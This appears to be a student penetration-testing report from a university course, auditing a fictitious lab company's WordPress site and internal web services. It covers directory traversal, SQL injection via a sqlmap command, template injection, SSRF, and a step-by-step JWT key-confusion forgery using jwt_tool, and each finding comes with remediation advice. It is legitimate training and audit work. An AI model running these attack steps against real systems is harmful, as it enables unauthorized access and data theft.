IKT211 - Penetration Testing

Group 29 - Robin Meier

Final Project

Autumn 2023

Fakultet for teknologi og realfag

Universitetet i Agder

Mandatory Group Declaration

Each student is solely responsible for familiarizing themselves with the legal aids, guidelines for their use, and rules regarding source usage. The declaration aims to raise awareness among students of their responsibilities and the consequences of cheating. Lack of declaration does not exempt students from their responsibilities.

1.	We hereby declare that our submission is our own work and that we have not used other sources or received any help other than what is mentioned in the submission.	Yes
2.	**We further declare that this submission:** • Has not been used for any other examination at another department/university/-college domestically or abroad. • Does not reference others' work without it being indicated. • Does not reference our own previous work without it being indicated. • Has all references included in the bibliography. • Is not a copy, duplicate, or transcription of others' work or submission.	Yes
3.	We are aware that violations of the above are considered to be cheating and can result in cancellation of the examination and exclusion from universities and colleges in Norway, according to the Universities and Colleges Act, sections 4-7 and 4-8 and the Examination Regulation, sections 31.	Yes
4.	We are aware that all submitted assignments may be subjected to plagiarism checks.	Yes
5.	We are aware that the University of Agder will handle all cases where there is suspicion of cheating according to the university's guidelines for handling cheating cases.	Yes
6.	We have familiarized ourselves with the rules and guidelines for using sources and references on the library's website.	Yes
7.	We have in the majority agreed that the effort within the group is notably different and therefore wish to be evaluated individually. Ordinarily, all participants in the project are evaluated collectively.	No

Publishing Agreement

Authorization for Electronic Publication of Work The author(s) hold the copyright to the work. This means, among other things, the exclusive right to make the work available to the public (Copyright Act. §2).

Theses that are exempt from public access or confidential will not be published.

We hereby grant the University of Agder a royalty-free right to make the work available for electronic publication:	Yes
Is the work confidential?	No
Is the work exempt from public access?	No

Contents

1 Executive Summary

In the context of the course IKT211 Penetration Testing Group 29 conducted a security audit of the company Nidelv Productions from the 29.10.23 to the 9.10.23. Following is an overview of the findings.

The company has one internet-facing service, which is a WordPress site hosting the main company webpage. Enumeration of the site showed, that a plugin called Duplicator is installed, which is vulnerable to directory traversal (4.1). Utilizing this vulnerability, it was possible to extract credentials and achieve remote command execution on the server hosting the WordPress site (5.1). This could then be used to access the companies internal network.

Inside the network multiple web services were discovered. The three services using login pages to authenticate users, were able to be bypassed by brute-forcing the login (4.7), injecting malicious NoSQL commands (4.8) and forging JWT tokens (4.6). These vulnerabilities granted unauthenticated access to the websites behind the login pages and exposed sensitive data (A, A, A).

The services which are accessible to anyone, were also found to be susceptible to different vulnerabilities. The link shortener could be exploited using a SQL injection (4.4), which led to database access and the exposure of a flag (A). The URL Investigator is vulnerable to server side request forgery. This can be used to gain unauthorized access to the Pyhon server management console, which can then be escalated to administrative access locally (4.5, 4.9, A). The greeting card generator can be exploited, to execute arbitrary administrative commands, using a server side template injection (4.3, 4.10, A).

Overall the results of the assessment indicate bad patch management and poor user input validation. By implementing stricter guidelines, how user inputs need to be handled, multiple of the above mentioned vulnerabilities would not be possible (4.3, 4.4, 4.5, 4.8). The publicly known vulnerability in Duplicator on the internet-facing website needs to be fixed immediately, as this could be exploited at any time. Additionally the auditing team recommends introducing encryption on at least the internet facing website.

2 Scope Of Assessment

The target of the assessment is the fictitious organization Nidelv Productions.

2.1 Task

"Your initial target is a website the company is hosting at http://nidelv.local. Your goal is to try to identify vulnerabilities and risks that exists on Nidelv Productions network. You should also give recommendations as to what issues should be patched first based on both perceived risk of exploitation and expected difficulty of remediation. Nidelv also wants your help in discovering if sensitive data is stolen. They have 6 different flags around on different systems, usually stored in /flag.txt. All the strings are in the format IKT211.*.

Exploitation of the target in scoped is allowed."

2.2 Out Of Scope

"You are only allowed to attack the IP designated for your group. If we detect that you try to access others group's machines you will risk failing the project."

3 Found Hosts

IPv4 Address	**Use**	**Ports**
172.25.0.1	Host of Network	80 HTTP 22 SSH
172.25.0.5	Internet-facing WordPress site	80 HTTP
172.25.0.6	MySQL database server used 172.25.0.5	3306 MySQL
172.25.0.15	URL Investigator	80 HTTP
172.25.0.16	Python Server Management Console	80 HTTP
172.25.0.25	Link Shortener	80 HTTP
172.25.0.26	MySQL database server used for 172.25.0.25	3306 MySQL
172.25.0.35	Username/Password Login Site	80 HTTP
172.25.0.36	MongoDB used for 172.25.0.35	27017 MongoDB
172.25.0.45	Password Login Site	80 HTTP
172.25.0.55	Greeting Card Generator	80 HTTP
172.25.0.199	Username/Password Login Site	80 HTTP

Table 1: Host found and analysed during security assessment

4 Identified Vulnerabilities

4.1 Vulnerability: Duplicator v1.3.26 Directory Traversal - CVE-2020-11738

Host: 172.25.0.5
CVSSv3.1 Score: 7.5, High [1]
CVSSv3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

The Duplicator WordPress plugin v1.3.26, found on the internet facing host nidelv.local (internal IPv4 172.25.0.5), is vulnerable to directory traversal. The plugin can be found utilizing the port scanner Nmap over the internet.

```
$ nmap -sV --script http-wordpress-enum --script-args search-limit=all nidelv.local
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 22:50 CET
Nmap scan report for nidelv.local (10.225.148.49)
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
| http-wordpress-enum:
| Search limited to top 4778 themes/plugins
|   plugins
|_    duplicator 1.3.26
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.37 seconds
```

Listing 1: Duplicator Plugin found using Nmap

Exploitation

The vulnerability is exploitable through the file parameter in duplicator_download or duplicator_init [2].




Figure 1: Proof of unauthenticated directory traversal by accessing /etc/passwd

Impact

Through this vulnerability it is possible to access all files readable by the web server user www-data. One of those files is the Wordpress configuration file "wp.config.php" which

contains the login credentials to the database. These credentials can also be used to access the admin panel under http://nidelv.local/admin/, which may be further used to get remote code exection (RCE) on the server. Additionally, this server may be used to pivot into the network, which allows exploitation of otherwise non-internet facing hosts.




Figure 2: Access to database login credentials through directory traversal

Recommendation

Snap Creek released a bugfix for this vulnerability on the 2.12.2020 under version number 1.3.28 [3]. It is recommended, that the Duplicator plugin is immediately updated to at least version 1.3.28.

4.2 Vulnerability: XML-RCP Brute Force

Host: 172.25.0.5
CVSSv3.1 Score: 5.9, Medium
CVSSv3.1 Vector: AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

Xmlrpc.php is the WordPress implementation of the XML-RCP interface, which offers standardized communication between different systems. In current versions of WordPress it has largely been replaced by the WordPress REST API, is however still enabled by default. To proof that xmlrpc.php is enabled, a simple web request to http://nidelv.local/xmlrpc.php was made.




Figure 3: Returning data instead of receiving a 404 message, proofs that xmlrpc.php is enabled

Exploitation

XML-RCP allows to brute force passwords, while bypassing the request limiting the regular admin login page can have. Requests may be automated using a web request intercepter like Burp.




Figure 4: Parameter values can be automatically replaced to brute force login credentials

Impact

A successful brute force attack, leads to access to the admin panel, which may be further used to get remote code exection (RCE) on the server. This server may be used to pivot into the network, which allows exploitation of otherwise non-internet facing hosts.

Recommendation

It is recommended to disable XML-RCP completely. This can be done in the .htaccess file, by including the following code:

```
<Files xmlrpc.php>
Order Allow,Deny
Deny from all
</Files>
```

Listing 2: Disabling XML-RCP using .htaccess

4.3 Vulnerability: Jinja2 Server Side Template Injection

Host: 172.25.0.55
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

The greeting card generator hosted on on 172.25.0.55 is vulnerable to Server Side Template Injection through the Name and Occasion user input field.




Figure 5: Proof of SSTI by sending mathematical operations to server, which get evaluated by python

Exploitation

The vulnerability can be exploited in multiple different ways, which are publicly available [4]. Figure 6 shows exploitation of the vulnerability by importing the os module and printing out the contents of the servers root directory, effectively giving remote command execution.




Figure 6: Exploit of SSTI by printing out contents of root directory

Impact

Successful exploitation leads to remote commands execution on the server, which breaches data confidentiality.

Recommendation

To remediate the SSTI, user inputs should always be sanitized. This can be done by removing "risky" characters in inputs, before using them for templating. Output encoding should also be utilized to neutralize malicious inputs. This can be done with Markup.escape in Jinja2 [5].

4.4 Vulnerability: MySQL Injection

Host: 172.25.0.25
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

The link shortener application hosted on 172.25.0.25 is vulnerable to a SQL injection through the HTTP GET parameter "code". This can be proven by sending a single quotation mark in the parameter, instead of a valid short code. The result is an error message produced by the MySQL database host 172.25.0.26.




Figure 7: Proof of SQLi by producing a database error

Exploitation

To exploit the vulnerability a tool like sqlmap, which is publicly available, may be used [6]. Sqlmap automatically detects different types of SQL injections and allows automatic dumping of databases.

```
$ python3 sqlmap.py -u "http://172.25.0.25/?code=c7473b" -D link_shortener -a
...
Database: link_shortener
Table: links
[194 entries]
+-----+-----------------------+---------------------------+
| id  | url                   | shortcode                 |
+-----+-----------------------+---------------------------+
| 1   | http://google.com     | abc123                    |
| 2   | http://example.com    | def456                    |
| 3   | http://sensitive-data | IKT211{9bRdQBLhVsblM9Pu} |
| 4   | http://google.ch      | 345fca                    |
| 5   | http://google.ch      | 72a1f8                    |
...
```

Listing 3: Command used to exploit SQLi and output snippet of access to links table

Impact

Using the above shown exploit grants access to the link_shortener database, which may contain user data.

Recommendation


It is recommended to implement input sanitation for the "code" GET parameter.

4.5 Vulnerability: URL Investigator Server Side Request Forgery

Host: 172.25.0.15 & 172.25.0.16
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

When accessing the Python server management console and executing python commands, normally an "Access denied" message is displayed. Utilizing the URL investigator this security measure can be evaded.



(a) on management console (b) through URL investigator

Figure 8: Executing Python command as proof of Server Side Request Forgery on 172.25.0.15

Exploitation

The vulnerability may be executed through sending a snippet of Python code from 172.25.0.15 to 172.25.0.16, which imports the os package and runs a shell command, effectively leading to remote command execution.




Figure 9: Printing contents of /etc/passwd on host 172.25.0.15

Impact

Using the above shown exploit, full system access to the Python server management console server can be achieved, which may expose confidential data.

Recommendation

It is recommended to implement input sanitation on the URL investigator website on 172.25.0.15, by filtering "risky" user inputs. On 172.25.0.16 request could additionally be filtered by their source IP address, to only allow requests from specifically needed sources.

4.6 Vulnerability: PHP-JWT v5.5.1 Algorithm-Confusion - CVE-2021-46743

Host: 172.25.0.199
CVSSv3.1 Score: 5.7, Medium (based on [7] , modified for application)
CVSSv3.1 Vector: AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Enumeration

The login page hosted on 172.25.0.199 uses the PHP-JWT plugin version 5.5.1, which can be discovered by accessing http://172.25.0.199/composer.lock. This version of PHP-JWT contains an algorithm-confusion vulnerability [8].




Figure 10: Installed PHP dependencies, showing PHP-JWT v5.5.1

Exploitation

To exploit the vulnerability a pre-existing JWT token is required. For this the user login benjamin (see 5.2.1) is used. Additionally the public key, used to create the tokens, is needed, which can be acquired on http://172.25.0.199/key.php. Using the pre-existing token and public key a new token with administrative access can be forged with jwt_tool [9].

```
$ $ python ./jwt_tool.py eyJ0eXAiOiJKV1QiLXXXXXXINPUTTOKEN -T

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of alg is: RS256
Please enter new value and hit ENTER
> HS256
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Token payload values:
```

```
[1] userId = "1"
[2] userName = "benjamin"
[3] group = "user"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of group is: user
Please enter new value and hit ENTER
> admin
[1] userId = "1"
[2] userName = "benjamin"
[3] group = "admin"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Signature unchanged - no signing method specified (-S or -X)
jwttool_2d98d4750d4eb28abbb2949db4abec64 - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhXXXXXXXXXXXXXXXXXXXXXXXXTAMPEREDTOKEN
```

Listing 4: Changing attributes of JWT token to use symmetric encryption (HS265 algorithm) and setting group to admin

```
$ python jwt_tool.py eyJ0eXAiXXXXXXXXXXTAMPEREDTOKEN -X k -pk ../../lan/publickey.pem
File loaded: ../../lan/publickey.pem
jwttool_c3ad40dae5fce80a8937cd66c55449bc - EXPLOIT: Key-Confusion attack (signing using the Public Key as the HMAC
     secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXXXXXXXXXTHISISAFORGEDTOKEN-TY
```

Listing 5: Resigning of JWT token with public key

Impact

The forged token can be used for unauthorized access to sensitive data on the website hosted on 172.25.0.199.




Figure 11: Using the forged JWT token to access http://172.25.0.199/dashboard.php

Recommendation

A fix for the key-confusion vulnerability was release with PHP-JWT version 6.0 [10]. It is recommended to update to this version. Additionally only asymmetric signature algorithms should be used.

